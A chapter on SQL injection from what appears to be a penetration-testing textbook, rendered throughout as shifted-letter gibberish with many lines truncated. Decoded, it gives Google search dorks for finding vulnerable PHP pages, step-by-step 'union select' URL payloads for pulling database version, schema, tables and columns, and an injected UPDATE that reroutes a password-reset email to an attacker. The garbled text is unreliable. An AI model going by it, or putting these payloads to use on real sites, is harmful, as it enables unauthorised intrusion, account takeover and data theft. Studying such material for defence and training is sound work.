XQDXWKRULJHG SHUVRQQHO"
\$ (QFU\SWLRQ
% 3HUPLVVLRLQV
& 5HGLUHFWRQ
')LUHZDOOV
\$ FRPPRQ DWWDFN DJDLQVW ZHE VHUYHUV DQG ZI
\$ %DQQHU JUDE
% ,QSXW YDOLGDLRLQ
& %XIIHU YDOLGDLRLQV
' %XIIHU RYHUIORZ

&KDSWHU
64/ ,QMHFwLRQ

- &(+ (; \$ 0 2 % - (& 7 , 9 (6 & 2 9 (5 (' , 1 7 + , 6 & + \$ 3 7 (5
- ✓ , , , 6 H F X U L W \
 - 3 9 X O Q H U D E L O L W L H V
 - ✓ , 9 7 R R O V 6 \ V W H P V 3 U R J U D P V
 - 2 2 S H U D W L Q J H Q Y L U R Q P H Q W V H J / L Q X [: L
 - 4 / R J D Q D O \ V L V W R R O V
 - 6 ([S O R L W D W L R Q W R R O V



7KLv FKDSWHU FRYHUV 64/ LQMHFwLRQ
SRZHUIXO DWWDFNV 64/ LQMHFwLRQ KDV D VWHHS (
ZLOO QHHG WR KDYH NQRZOHGJH RI ZHE DSSOLFDWL
SDWLHQFH
\$V D SHQHWUDwLRQ WHVWHU \RX XQGRXEWHGO\ ZL(
GHIHQG DJDLQVW WKHP DQG DV VXFK \RX VKRXOG D
FDWHJRUI\ RI DWWDFN



7KH DFURQ\p 64/ ~~SHUXQW~~ ~~QW~~ IRU 6WUXFW
/DQJXDJH D ODQJXDJH IRU VSHFLI\LQJ GDWDEDVH
V E\ SHUVRQQHO ZRUNLQJ IRU ,%0 ,Q WKH ODWI
EHFDPH 2UDFOH GHYHORSHG WKH ODQJXDJH IRU RC
,%0 DQG 2UDFOH ERWK KDG 64/ SURGXFWV RQ WKH
SURGXFWV LQFOXGLQJ 0LFURVRIW¶V 64/ 6HUYHU

\$WWDNFNV WKDW XVH 64/ WDUJHW ZHEVLWHV RU ZHE
GDWDEDVH 7KH DWWDFN UHOLHV RQ WKH VWUDWHJL
H[LvwLQJ TXHULHV ZLWK WKH LQWHQwLRQ RI YLHZL
WDEOHV ZLWKLQ WKH GDWDEDVH 'XH WR WKH XELTX
DFURVV GLIIHUHQW SODWIRUPV DQG GDWDEDVH W\SI
GDQJHURXV PHFKDQLVP IRU FRPSURPLVLQJ ZHEVLW

RI 64/ LQMhFWLRQ



7R EH DEOH WR FDUU\ RXW D 64/ LQMhFWL F

ZLWK DW OHdVW 0LFURVRIW 64/ 6HUYHU RU 2UDFOH
FRPIRUWDEOH ZULWLQJ DQG GLVVhFWLQJ FRGH \$O
H[SHUW NQRZOHGJH LW ZLOO EH WR \RXU DGYDQW
<RX ZLOO QRW QHHG WR ZULWH 64/ FRGH IRU WKH
EH KHOSIXO

,QWURGXFLQJ 64/ ,QMhFWLRQ

64/ LQMhFWLRQ KDV EHHQ DURXQG IRU DW OHdVW
GDQJHURXV WKDQ DQ\ RWKHU DWWDFN ZH KDyH FRY
ZHEVLWH RU ZHE DSSOLFdwLRQ 7KH DWWDFN ZRUN\
FRGH SULRU WR LWV EHLQJ H[HFXWHG E\ D GDWDED\
FDXVH WKHLU RZQ FRGH WR UXQ

,Q WKH UHDO ZRUOG WKLV DWWDFN KDV SURYHQ GDQ
QRW DZDUH RI WKH WKUHDW RU GRQW XQGHUVWDQ
NQRZ KRZ WR GHlHQG DJDLQVW LW 'HYHORSHUV VKF

- 64/ LQMhFWLRQ LV W\SLFDOO\ D UHVXOW RI IODZV
DQ LvvXH ZLWK WKH GDWDEDVH
- 64/ LQMhFWLRQ LV DW WKH VRXUFH RI PDQ\ RI WK
,QWHUQHW
- 7KH JRDO RI DWWDFNV RI WKLV W\SH LV WR VXEPL
GDWDEDVH LQ RUGHU WR UHWULHYH RU PDQLSXOD
- 7KH XVXDO FDXVH RI WKLV W\SH RI IODZ LV LPSUR
DOORZLQJ FRGH WR SDVV XQLPSHGHG WR WKH GDV

)URP WKH DWWDFNHUWV VLGH YXOQHUDELOLW\ WR 6
VXVSHFW VLWH DQG JHWWLQJ LW WR JHQHUDWH HUL
WR WKLV W\SH RI DWWDFN ,Q DGGLwLRQ WKH DYDL
LQFUHDVHG VHWWLQJ WKH EDU HYHQ ORZHU IRU VX
W\SH RI DWWDFN LV YHU\ DWWUDFWLYH IRU DQ DWW
LQIRUPdwLRQ WKDW FDQ EH REWDLQHG ,QIRUPDWLI
VROG RQ WKH EODFN PDUNHW IRU FRQVLGHUDEOH D



64/ \$WWDFNV LQ \$FWLRQ

,Q 6RQ\ &RUSRUDWLRQ ZDV WKH YLFWLP RI D 6
 PXOWLWXGH RI DFFRXQWV HVWLPDWHG WR EH RYH
 SDVVZRUGV 7KH DWWDFN ZDV WKH UHVXOW RI D M
 GLVFRYHUG WKURXJK SHQ WHVWLQJ

,Q WKH 8 6 'HSDUWPHQW RI (QHUI\ 'R(DQG M
 WKHPVHOYHV YLFWLPV RI 64/ LQMHWLRQ 7KH)%
 UHFRUGV LQFOXGLQJ 6RFLDO 6HFXULW\ QXPEHUV F
 ZHUH FRPSURPLVG ,Q DGGLWLRQ RI WKH UH
 QXPEHUV

:KHQ LQYHVWLJDWLQJ WKLV DWWDFN WKH)%, UHY
 ZHUH LPSDFWHG 1\$6\$ WKH 8 6 0LVVLOH 'HIHQVH :
 3URWHFWLRQ \$JHQF\ ZHUH DOVR DIIHFWHG 'HWDLC
 UHOHDVHG DV RI WKLV ZULWLQJ

64/ LQMHWLRQ LV DFKLHYHG WKURXJK WKH LQVHUU
 FRPPDQGV ZLWK WKH LQWHQWLRQ RI DOWHULQJ WKH
 LOOXVUDWHV 64/ LQMHWLRQ LQ DFWLRQ DQG KRZ
 LPSDFW RI DOWHULQJ WKH H[LVWLQJ YDOXHV DQG V

,Q WKH IROORZLQJ H[DPSOH DQ DWWDFNHUWZLWKH
 VLJQ IROORZLQJ WKH :+(5(RZQHU ZKLFGDWHG/(W(R
)520 LWHPV IRUWHP1DPHQWR DQ H[LVWLQJ 64/ FRPPDQG
 IROORZLQJ WZR TXHULHV

6(/(&7)520 LWHPV
 :+(5(RZQHU OLQN
 \$1' LWHPQDPH QDPH
 '(/(7()520 LWHPV

0DQ\ RI WKH FRPPRQ GDWDEDVH SURGXFWV VXFK DV
 6LHEHO DOORZ VHYHUDO 64/ VWDWHPHQWV VHSUDV
 WHFKQLTXH NQRZQ DV EDWFK H[HFWRQ DOORZV
 FRPPDQGV DJDLQVW D GDWDEDVH ,Q RWKHU GDWDE
 DQG IDLO VR NQRZLQJ WKH GDWDEDVH \RX DUH DWV

,I DQ DWWDFNHU HQVHUV(WKH)520LWHPV 6(/(&7)520 LW
 D D WKH IROORZLQJ WKUHH YDOLG VWDWHPHQWV

6(/(&7)520 LWHPV
 :+(5(RZQHU OLQN
 \$1' LWHPQDPH QDPH

'(/(7()520 LWHPV
6(/(&7)520 LWHPV :+(5(D D

\$ JRRG ZD\ WR SUHYHQW 64/ LQMHFWRQ DWWDFNV I
RQO\ DSSURYHG FKDUDFWZKULWDIOZHKDFKGLFWWGW8VNDI
EODFNZKLWK GLFWDWH XQVDIH FKDUDFWHUV

5HVXOWV RI 64/ ,QMHFWRQ

:KDW FDQ EH DFFRPSOLVKHG DV D UHVXOW RI D 64/
QXPEHU RI SRVVLELOLWLHV ZKLFK DUH OLPLWHG RC
VNLOO RI WKH DWWDFNHU

,I DQ DWWDFN LV VXFFHVVIXO D KRVW RI SUREOHPV
RI WKH SRWHQWLDO RXWFRPHV

- ,GHQWLW\ VSRRILQJ WKURXJK PDQLSXODWLQJ GDW
LQIRUPDWLRQ VXFK DV HPDLO DGGUHVHV DQG FR
- \$OWHUDWLRQ RI SULFHV LQ H FRPPHUFH DSSOLFD\
DOWHUV GDWD EXW GRHV VR ZLWK WKH LQWHQWLF
SXUFKDVH SURGXFWV RU VHUYLFHV DW D UHGXFHG
- \$OWHUDWLRQ RI GDWD RU RXWULJKW UHSODFHPHQ
LQIRUPDWLRQ FUHDWHG E\ WKH DWWDFNHU
- (VFDODWLRQ RI SULYLOHJHV WR LQFUHDVH WKH O
WR DQG LQFOXGLQJ IXOO DGPLQLVWUDWLYH DFFH\
- 'HQLOO RI VHUYLFH SHUIRUPHG E\ IORRGLQJ WKH
RYHUZKHOP WKH V\ VWHP
- 'DWD H[WUDFWLRQ DQG GLVFORVXUH RI DOO GDWD
WKH GDWDEDVH
- 'HVWUXFWLRQ RU FRUUXSWLRQ RI GDWD WKURXJK
- (OLPLQDWLQJ RU DOWHULQJ WUDQVDFWLRQV WKDV



'RQ↑W IRUJHW RQH RI WKH PRVW SULJHG SL
REWDLQHG WKURXJK D 64/ LQMHFWRQ SHUVRQDO
'LVFORVXUH RI 3,, LV D PDVVLYH SUREOHP ZKHQ LV
EH WDNHQ OLJKWO\ %H DZDUH RI ZKDW \RX DUH V
6WRUH RQO\ WKRVH WKLQJV WKDW QHHG WR EH VW
GRQ↑W KDYH D UHDVRQ WR VWRUH FUHGLW FDUG G
IRU 6RFLDO 6HFXULW\ QXPEHUV GRQ↑W 6WRULQJ
UHVSRQVLELOLW\ DQG OLDELOLW\ RQ \RXU VKRXOG
XQDXWKRULJHG WKLUG SDUW\

7KH \$QDWRP\ RI D :HE \$SSOLFDWLRQ

\$ ZHE DSSOLFDWLRQ LV WKH WDUJHW RI D 64/ LQMHF
WKHVH DSSV ZRUN \$ ZHE DSS FDQ EH GHVFULEHG VI
WKURXJK D ZHE EURZVHU RU DSSOLFDWLRQ VXFK D
QHHG WR EH D OLWWOH PRUH GHWDLOHG ZLWK RXU
LQMHFWRQ ,Q HVVHQFH D ZHE DSSOLFDWLRQ ZRU

7KH XVHU PDNHV D UHTXHVW WKURXJK WKH ZHE E
VHUYHU

7KH ZHE VHUYHU DFFHSWV WKH UHTXHVW DQG IRL
VHUYHU

7KH ZHE DSSOLFDWLRQ VHUYHU SHUIRUPV WKH U

7KH ZHE DSSOLFDWLRQ DFFHVVHV WKH HQWLUH G
VHUYHU

7KH ZHE VHUYHU UHVSRQGV WR WKH XVHU RQFH \

7KH UHTXHVWHG LQIRUPDWLRQ DSSHDUV RQ WKH

7KH GHWDLOV LQYROYHG LQ WKHVH VWHSV FDQ FKD



:HE DSSOLFDWLRQV DQG VHUYHUV ZHUH FR

6HUYHU 6LGH YV &OLHQW 6LGH 7HFKQRORJLHV

)LUVW OHW↑V ORRN DW WKH W\SH RI WHFKQRORJLH
ZHE 7KH\ PDLQO\ IDOO LQWR WZR DUHDV FOLHQW V
WHFKQRORJLHV DUH WKRVH WKDW UXQ DQG DUH H[H
LQIRUPDWLRQ WR WKH UHTXHVWHU &OLHQW VLGH W

EURZVHU RU VRPHZKHUH RQ WKH FOLHQW VLGH)RU
EH FRYHULQJ FOLHQW VLGH WHFKQRORJLHV KHUH
6HUYHU VLGH WHFKQRORJLHV FRPH LQ PDQ\ YDULHW
VRPHWKLQJ VSHFLILF WR WKH XVHU *HQHUDOO\ HD
G\QDPLF DQG GDWD GULYHQ ZHE DSSOLFDWLRQV <R
WHFKQRORJLHV WR FUHDWH WKHVVH W\SHV RI ZHE DS

- \$63
- \$63 1(7
- 2UDFOH
- 3+3
- -63
- 64/ 6HUYHU
- ,%0 '%
- 0\64/
- 5XE\ RQ 5DLOV

\$OO RI WKHVVH WHFKQRORJLHV DUH SRZHUIXO DQG R
WKDW DUH H[WUHPHO\ YHUVDWLOH (DFK DOVR KDV
FRPSURPLVHG EXW WKLV FKDSWHU LV QRW DERXW V
GHVLJQH WR WDUJHW WKH FRGH WKDW LV XVHG WR
RI LWV IXQFWLRQLQJ 7KLV FRGH ZKHQ LQFRUUHFW
YXOQHUDELOLWLHV EHLQJ XQFRYHUHG DQG H[SORLW

 ,W PD\ VHHP DV LI H[SORLWLQJ YXOQHUDELOLWLHV
EXW LQ UHDOLW\ LW LV QRZKHUH QHDU DQ HDV\ W
XQGHUVWDQGLQJ WKH QXDQFHV DQG LQWULFDLHV
DQG IODZV LQ FRGH

'DWEDEVHV DQG 7KHLU 9XOQHUDELOLWLHV
6LQFH XOWLPDWHO\ DQ DWWDFNHU LV JRLQJ DIWHU
PXVW KDYH D JRRG XQGHUVWDQGLQJ RI GDWEDEVHV
LQIRUPDWLRQ DSSOLFDWLRQ GDWD DQG RWKHU LQI
ZKR FDQ VXFFHVVIXOO\ ORFDWH D YXOQHUDEOH GDV
,Q WRGD\ V HQYLURQPHQW GDWEDEVHV IRUP WKH KI
DSSOLFDWLRQV VXFK DV 0LFURVRIW 6KDUH3RLQW DQ
WKHLU VWUXFWXUH ,Q IDFW D PDMRULW\ RI ZHE DS

WKHLU EDFN HQG

\$ /RRN DW 'DWEDEVHV

)RU DOO RI LWV FRPSOH[LWLHV D GDWEDEVH FDQ E
IRUPDW IRU VWRULQJ LQIRUPDWLRQ IRU ODWHU UHW
SXUSRVHV 7KH W\SHV RI LQIRUPDWLRQ WKDW FDQ E
JRDO LV VWLOO WKH VDPH VWRUDJH DQG UHWULHY[
'DWEDEVHV DUH W\SLFDOO\ FDWHJRUL]HG EDVHG RQ
LQFOXGH WKH IROORZLQJ

5HODWLRQDO 'DWEDEVH 5HODWLRQDO GDWEDEVH GDW
YDULRXV ZD\V DV DSSURSULDWH IRU WKH VLWXDWLR
FXVWRPHU RUGHU LQ D WDEOH FDQ EH JURXSHG E\
RFFXUUHG E\ WKH VDOH SULFH E\ WKH EX\HU\TV FRI

'LVWULEXWHG 'DWEDEVH LV GHVLJ
EHWZHHQ GLIIHUHQW ORFDWLRQV DFURVV D QHWZRL

2EMHFW 2ULHQWHG 3URJUDPPQ REMHFW 2ULHQWHG S
LV EXLOW DURXQG GDWD GHILQH REMHFW FODVVHV

:LWKLQ D GDWEDEVH DUH VHYHUDO VWUXFWXUHV GH
(DFK VWUXFWXUH DOORZV WKH GDWD WR EH HDVLO\

5HFRUG RU(DFK UHFRUG LQ D GDWEDEVH UHSUHVHQV
LQIRUPDWLRQ DERXW D SHUVRQ

&ROXPQ FROXPQ UHSUHVHQWV RQH W\SH RI GDWD IR
WKH GDWEDEVH

'DWEDEVHV KDYH D EURDG UDQJH RI DSSOLFDWLRQV
GDWD WR VWRULQJ SD\PHQW DQG FXVWRPHU LQIRUP
DSSOLFDWLRQ ZKHQ FXVWRPHUV SODFH DQ RUGHU \
EH VWRUHG ZLWKLQ D GDWEDEVH WKDW UHVLGHV RQ

:KLOH WKH IXQFWLRQ RI GDWEDEVHV PD\ VRXQG PXC
ZKHQ OLQNHG WR D ZHE DSSOLFDWLRQ \$ GDWEDEVH
ZHEVLWH DQG LWV FRQWHQW PFK HDVLHU WR PDLQ
WHFKQRORJ\ VXFK DV \$63 1(7 \RX FDQ PRGL\ D ZHE
GDWEDEVH :LWK WKLW OLQN VLPSO\ FKDQJLQJ D UH
DQ\ DVVRFLDWHG SDJHV RU RWKHU DUHDV

\$QRWKHU FRPPRQ XVH RI GDWEDEVHV DQG RQH RI V
PHPEHUVKLS RU PHPEHU UHJLVWUDWLRQ VLWHV ,Q
YLVLWRUV ZKR UHJLVWHU ZLWK WKH VLWH LV VWRU\
XVHG IRU D GLVFXVLRQ IRUXP FKW URRP RU PDQ
ODUJH DPRXQWV RI SHUVRQDO LQIRUPDWLRQ EHLQJ
LGHDO IRU REWDLQLQJ YDOXDEOH GDWD

/RFDWLQJ 'DWDEDVHV RQ WKH 1HWZRUN

\$ WRRO WKDW LV HIIHFWLYH DW ORFDWLQJ URJXH R
DV GHVFULEHG RQ WKH [KWWS ZZZ YXOQHUDELOLWIDVVHVPHQW FR XN](#)

64/3LQJ SHUIRUPV ERWK DFWLYH DQG SDVVLYH ' LGHQWLI\ DOO RI WKH 64/ 6HUYHU 06'(LQVWDOODW SUROLIHUWLRQ RI SHUVRQDO ILUHZDOOV LQFRQ\ PXOWLSOH LQVWDQFH VXSSRUW 64/ 6HUYHU LQVW WR GLVFRYHU DVVHV DQG PDLQWDLQ 64/3LQJ FRPELQLQJ DOO NQRZQ PHDQV RI 64/ 6HUYHU 06'((FDQ EH XVHG WR IHUUHW RXW VHUYHUV \RX QHYHU SURSHUO\ VHFUXH WKHP

64/5HFRQ LV YHU\ VLPLODU WR 64/3LQJ EXW LW SUR 64/ 6HUYHU LQVWDOODWLRQV WKDW PD\ EH KLGGHQ [KWWS ZZZ YXOQHUDELOLWIDVVHVPHQW FR XN](#)

64/5HFRQ SHUIRUPV ERWK DFWLYH DQG SDVVLYH V DOO RI WKH 64/ 6HUYHU 06'(LQVWDOODWLRQV LQ \ SHUVRQDO ILUHZDOOV LQFRQVLVWHQW QHWZRUN VXSSRUW 64/ 6HUYHU LQVWDOODWLRQV DUH EHFR DVVHV DQG PDLQWDLQ 64/5HFRQ LV GHVLJQHG W NQRZQ PHDQV RI 64/ 6HUYHU 06'(GLVFRYHU\ LQWR IHUUHW RXW VHUYHUV \RX QHYHU NQHZ H[LVWHG R WKHP

5XQQQLQJ D VFDQ ZLWK HLWKHU RI WKHVH WRROV ZL KDYH 64/ 6HUYHU LQVWDOODWLRQV WKDW \RX DUH X

'DWDEDVH 6HUYHU 3DVVZRUG &UDFNLQJ

\$IWHU D GDWDEDVH KDV EHHQ ORFDWHG WKH QH[W SDVVZRUG FDQ EH EURNHQ \$ IHDWXUH WKDW LV LQF FDSDELOLW\ WKDW FDQ EH XVHG WR WDUJHW D GDW SDVVZRUG FUDFNLQJ FDSDELOLWLHV DFFRPSDQ\LQJ GLFWLRQDU\ EDVHG FUDFNLQJ PHWKRGV WR EXW W

\$QDWRP\ RI D 64/ ,QMHWLRQ \$WWDFN

7KH SRWHQWLDO DWWDFNV WKDW FDQ EH SHUIRUPH ZHEVLWHV DUH EH\RQG FRXQW 7KH VHHPLQJO\ HQG HQYLURQPHQWV OHQG WKHPVHOYHV WR SOHW\ RI (,Q WKLV VHFWRU ZH ZLOO H[DPLQH D EDVLF DWWDF SUDFWLFH 1RWH WKDW WKLV LV RQO\ RQH IRUP RI (WHFKQRORJ\ XQOHVV RWKHUZLVH QRWHG ,Q WKH

IRUPV

\$FTXLULQJ D 7DUJHW IRU \$WWDFN

%HIRUH \RX FDQ DWWDFN D WDUJHW \RX PXVW KDYF
YDULRXV WHFKQLTXHV EXW OHW¶V XVH VRPH JRRG
,I \RX UHFDOO *RRJOH KDFNLQJ LV WKH XVH RI DGY
EHWWHU UHVXOWV 7KURXJK D OLWWOH WULDO DQG
DQ DWWDFN 7KHUH DUH QXPHURXV VHDUFK TXHULHV
\LHOG UHVXOWV LQFOXGH WKH IROORZLQJ

LQXUO LQGH[SKS"LG
LQXUO WUDLQHUV SKS"LG
LQXUO EX\ SKS"FDWHJRUI
LQXUO DUWLFOH SKS",'
LQXUO SDJHLG
LQXUO JDPHV SKS"LG
LQXUO SDJH SKS"ILOH
LQXUO QHZV'HWDLO SKS"LG
LQXUO JDOOHU\ SKS"LG
LQXUO DUWLFOH SKS"LG
LQXUO VKRZ SKS"LG
LQXUO VWDIIBLG
LQXUO QHZVLWHP SKS"QXP
DQGLQXUO LQGH[SKS"LG
LQXUO WUDLQHUV SKS"LG
LQXUO EX\ SKS"FDWHJRUI
LQXUO DUWLFOH SKS",'
LQXUO SDJHLG
LQXUO JDPHV SKS"LG
LQXUO SDJH SKS"ILOH
LQXUO JDOOHU\ SKS"LG
LQXUO DUWLFOH SKS"LG
LQXUO VKRZ SKS"LG
LQXUO VWDIIBLG
LQXUO QHZVLWHP SKS"QXP



,W LV SRVVLEOH WR H[HFXWH VXFFHVVIXO (

RI GLIIHUHQW WHFKQRORJLHV EXW LQ WKH VHDUFK
H[DPSON :LWK VRPH YDULDWLRQ \$63 1(7 \$63 DQG
DQ DWWDFN

7KHUH DUH SOHW\ RI ZD\V WR VHDUFK *RRJOH XVL
SRWHQWLDOO\ YXOQHUDEOH WDUJHW , HQFRXUDJH
WR VHH LI \RX FDQ REWDLQ EHWWHU RU PRUH DFWLF
2QFH \RX¶YH LGHQWLILHG \RXU WDUJHW \RXU QH[W
ZD\ WR GHWHUPLQH LI D VLWH LV YXOQHUDEOH WR
RI WKH 85/ OLNH VR

KWWS ZZZ VRPHVLWH FRP GHIDXOW SKS"LG

7\SH WKLW 85/ DQG SUHVV (QWHU DQG WKHQ REVHU
ZHE DSSOLFDWLRQ RU VLWH ORFDWHG DW WKH 85/ L
GRQW NQRZ WR ZKDW GHJUHH



7KH HUURUV WKDW DSSHU DW WKLW SRLQW
SRWHQWLDO HUURUV EXW WKDW LV QRW LPSRUWD
HUURU LV UHWXUQHG EHFDXVH LW JLYHV \RX DQ LQ
PD\ EH SUHVHQW 7KH HUURU PHVVDJH W\SLFDOO\
V\QWD[FKHFN WKH PDQXDO WKDW FRUHVSRQGV \
ULJKW V\QWD[\$V D JHQHUDO UXOH LI WKH ZHEVL
YXOQHUDEOH WR 64/ LQMHWLWLRQ WHFKQLTXHV

,QLWLDWLQJ DQ \$WWDFN

2QH RI WKH ILUVW VWHSV \RX FDQ WDNH WR XQFRYH
OHDUQ WKH VWUXFWXUH RI WKH GDWDEDVH 7R GR V
VWDWHPHQW WR WKH 85/ OLNH VR

KWWS ZZZ VRPHVLWH FRP GHIDXOW SKS"LG RUGHU E\

,I WKLW FRGH UHWXUQV DQ\ UHVXOW RWKHU WKDQ D
RUGHU VWDWHPHQW E\ RU VRPH RWKHU DPRXQW LI
:KHQ DQ HUURU LV HQFRXQWHUHG LW GLIQQHFWV
LV WKH QXPEHU RI FROXPQV LQ WKH GDWDEDVH
2QFH WKH FROXPQV KDYH EHHQ GHWHUPLQHG \RX F
TXHULHV DJDLQVW WKH V\VWHVLRQ WHUHQV
DSSHQGLQJ LW WR WKH HQG RI WKH 85/

KWWS ZZZ VRPHVLWH FRP GHIDXOW SKS"LG XQLRQ VHOHFW

7DNH D FORVH ORRN DW WKLW VWDWHPHQW 7KLV VV
WKHUH ZHUH HLJKW FROXPQV LQ WKH GDWDEDVH LQ
HQFRXQWHUHG \RX ZRXOG DGMXOWWKH LQGLQJ
\RX DGG D K\SKHQDJHQV EHIRUH D\WHHQXPHEU

2QFH WKH UHVXOWV RI WKLW TXHU\ DUH UHWXUQHG
UHWXUQHG 7KH QXPEHUV WKDW DUH UHWXUQHG LQ
FROXPQV DQG \RX FDQ QRZ LQMHW IXUWKHU UHILQ
<RX FDQ QRZ VWDUW GRLQJ VRPH LQWHUHVWLQJ WD
YHUVLRQ WKDW LV LQ XVH 7R GR WKLV V\QWD[
H[WUDFW WKH YHUVLRQ LQIRUPDWLRQ IURP WKH GD\
DFFHSWV 64/ TXHULHV ,Q RXU H[DPSON OHWV XVH

KWWS ZZZ VRPHVLWH FRP GHIDXOW SKS"LG XQLRQ VHOHFW
7KH YHUVLRQ LQIRUPDWLRQ UHWWXUQHSHZQGLQQUHPSQD
YHUVLRQ EHLQJ UHWWXUQHSHZQGLQQUHPSQD
KHUH OHW\ DVVXPH WKH YHUVLRQ UHWWXUQHSHZQGLQQUHPSQD

NOTE

7KLV H[DPSOH DVVXPHV WKDW WKH GDWDEDVH
YHUVLRQ LV DW OHDVW YHUVLRQ ,I DQRWKHU YHUVLRQ
VXUH WR WDLORU WKH DWDFN WR WKDW HQYLURQ

:LWK WKH YHUVLRQ LQIRUPDWLRQ FKHFNLQJ RXW \RX
<RX FDQ REWDLQ D OLVW RI WKH GDWDEDVH SUHVH
FRPPDQG

KWWS ZZZ VRPHVLWH FRP GHIDXOW SKS"LG XQLRQ VHOHFW
JURXSFRQFDW VFKHPDBQDPH IURP LQIRUPDWLRQBVFKH

7R GHWHUPLQH WKH FXUUHQW GDWDEDVH

KWWS ZZZ VRPHVLWH FRP GHIDXOW SKS"LG XQLRQ VHOHFW
FRQFDW GDWDEDVH

7R JHW WKH FXUUHQW XVHU

KWWS ZZZ VRPHVLWH FRP GHIDXOW SKS"LG XQLRQ VHOHFW
FRQFDW XVHU

7R JHW WKH WDEOHV

KWWS ZZZ VRPHVLWH FRP GHIDXOW SKS"LG XQLRQ VHOHFW
JURXSFRQFDW WDEOHBQDPH IURP LQIRUPDWLRQBVFKH
WDEOHBVFKHDPD GDWDEDVH ²

:LWK WKH WDEOHV SUHVHQWHG \RX ZLOO WDUJHW V

KWWS ZZZ VRPHVLWH FRP GHIDXOW SKS"LG XQLRQ VHOHFW
JURXSFRQFDW FROXPQBQDPH IURP LQIRUPDWLRQBVFKH
WDEOHBVFKHDPD GDWDEDVH

\$OWHULQJ 'DWD ZLWK D 64/ ,QMFWLRQ \$WWL

\$QRWKHU ZD\ WR DOWHU GDWD XVLQJ 64/ LQMFWLRQ
PDQ\ ZHEVLWHV)RUPV WKDW FROHFW ORJLQ RU R
GHSHQGLQJ RQ WKHLU GHVLJQ DQG DQ\ IODZV WKDW
LV VRPHKRZ FRQQHFWHG WR D GDWDEDVH RI DQ\ W\

7R LOOXVUDWH WKLV SRLQW OHW\ FRQVLGHU D
K\SRWKHWLFD IRUP LV RQH RI WKH FRPPRQ\ HQFF
UHFYHU WKHLU SDVVZRUG 7KLV IRUP VLPSO\ UHTX

WKHQ FOLFN 2. 2QFH WKLW LV GRQH WKH DSSOLFDFV
HPDLO DGGUHVW ,W WKHQ VHQQV DQ HPDLO WR WKH
/HW¶V FKDQJH WKLQJV D ELW WR VKRZ KRZ 64/ LQMF
WKH DWWDFNHU²\RX²ZLOO DWWHPSW WR JHW WKH D
HLWKHU VWHDO LQIRUPDWLRQ RU DOWHU H[LVWLQJ
)LUVW \RX PXVW GHWHUPLQH ZKDW WKH GDWDEDVH
GDWDEDVH LV VWUXFWXUH ,Q WKLW FDFH WKH6D&S
VWDWHPHQW WR UHWULHYH GDWD OLNH VR

6(/(&7 GDWD
)520 WDEOH
 :+(5(HPDLOLQSW HPDLOBLQSW

%HFDXVH RI WKH ZD\ DSSOLFDFWLRQV XVH WKLW IXQF
JXHVV DV WR KRZ WKH FRGH LV FRQVWUXFWHG ,Q W
FRGH DV LW RULJLQDOO\ DSSHUHG <RX ZRXOG H[S
XVHU¶V LGHQWLW\ VLQFH LW ZRXOG QHHG WR EH DE
5HPHPEHU HDUOLHU ZKHQ \RX IRUFHG DQ DSSOLFDFW
SUHWW\ PFK WKH VDPH WKLQJ \RX PXVW GHWHUPL
RU XQH[SHFWHG LQSW LV SURYLGHG 2QFH \RX NQR
LQSW \RX FDQ VWDUW WR IRUPXODWH PDOLFLRXV
7R DFFRPSOLVK WKLW LQ RXU H[DPSOH \RX LQSW D
VLQJOH TXRWH DSSHQGHG WR LW OLNH VR

OLQN#K\UXOH FRP

2QFH \RX HQWHU WKH PDOIRUPHG HPDLO DGGUHVW
IROORZLQJ

- 7KH DSSOLFDFWLRQ ZLOO VDQLWL]H WKH LQSW E\
WKH DSSOLFDFWLRQ¶V GHVLJQHU UHFRJQL]HG VLQJ
- 7KH DSSOLFDFWLRQ GRHV QRW KDYH SURWHFWLRQ
VDQLWL]LQJ LW DQG SURFHGGV WR H[HFXWH LW ,
DSSOLFDFWLRQ 3D\ DWWHQWLRQ WR WKH LPSDFW F
\RX ORRN FORVHO\ \RX ZLOO QRWLFH WKDW DQ H[

6(/(&7 GDWD
)520 WDEOH
 :+(5((PDLOLQSW OLQN#K\UXOH FRP

:KHQ WKH DSSOLFDFWLRQ H[HFXWHV WKH 64/ FRGH V
DSSHU 7KH FRQWHQW DQG FRQWH[W RI WKLW HUUR
VWHS LQ WKH SURFHV ,I WKH DSSOLFDFWLRQ LV GH
VDQLWL]LQJ LW \RX SUREDEO\ ZLOO QRW VHH DQ\ W
DSSOLFDFWLRQ LV QRW SHUIRUPLQJ DQ\ VRUW RI FOF

PHVVDJH PD\ UHVXOW 7KH SUHVHQFH RI WKHVH HUL
IODZ SUHVHQW WR H[SORLW LQ VRPH PDQQHU
\$W WKLW SRLQW \RX FDQ VWDUW WR SHUIRUP \RXU L
DFWLRQV DUH DYDLODEOH WR \RX)RU H[DP SOH \RX
GDWDEDVH LWVHOI VSHFLILFDOO\ WKH WDEOHV LQ '

83'\$7(WDEOH
6(7 HPDLO IDURUH#K\UXOH FRP
:+(5(HPDLO GLQ#K\UXOH FRP



7KH 64/ FRGH KHUH LV SHUFHQW OHJDO I

RI 64/ KRZHYHU HYHQ WKH XQRUWKRGR[GHVLJQ F
UHVXOWV)RU H[DP SOH QRWH WKH VHPLFRORQ IR
VWDWHPHQW 7KLV VHPLFRORQ KDV WKH HIIHFW RI
DSSHQG D VWDWHPHQW RI \RXU RZQ FKRRVLQJ

7KHQ LI WKH DSSOLFDWLRQ UXQV WKLW PDOLFLRXV

6(/(&7 GDWD
)520 WDEOH
:+(5((PDLOLQSW <
83'\$7(WDEOH
6(7 HPDLO IDURUH#K\UXOH FRP
:+(5(HPDLO GLQ#K\UXOH FRP

/HW\ V DQDO\]H WKH UHVXOW KHUH :KHQ \RX VWULQ
FRGH LV DOWHULQJ WKH GDWDEDVH GRWKDWH R
UHSODFHG ZLWK DQRW\ WKUH#K\UXOH GRWKDWH LV W
SDUW\ V FRGH XVHV WKH ZHEVLWH\ V UHVHW SDVVZ
UHTXHVW LV WKHQ VHQW WR WKH DWWDFNHU\ V DGG
VLWH KDV QRZ EHHQ FKDQJHG WR D QHZ DFFRXQW
2QFH \RX KDYH SHUIRUPHG WKLW DFWLRQ VFFHVVIX
SHUIRUPLQJ DGGLWLRQDO IXQFWLRQV VXFK DV EURZ
QHZ GDWD RU SRVVLEO\ ZRUVH

,QMFWLQJ %OLQG

:KDW LI WKH WDUJHW \RX DUH WU\LQJ WR SHQHWUD\
DFWLRQV \RX WDNH" ,Q WKLW VLWXDWLRQ \RX DUH I
EOLQG 64/ LQMHFWLRQ RI DWWDFN LV QRW GHSHQG\
PHVVDJHV 0XFK OLNH DQ\ RWKHU 64/ LQMHFWLRQ [
PDQLSXODWH LQIRUPDWLRQ GHVWUR\ LQIRUPDWLRQ



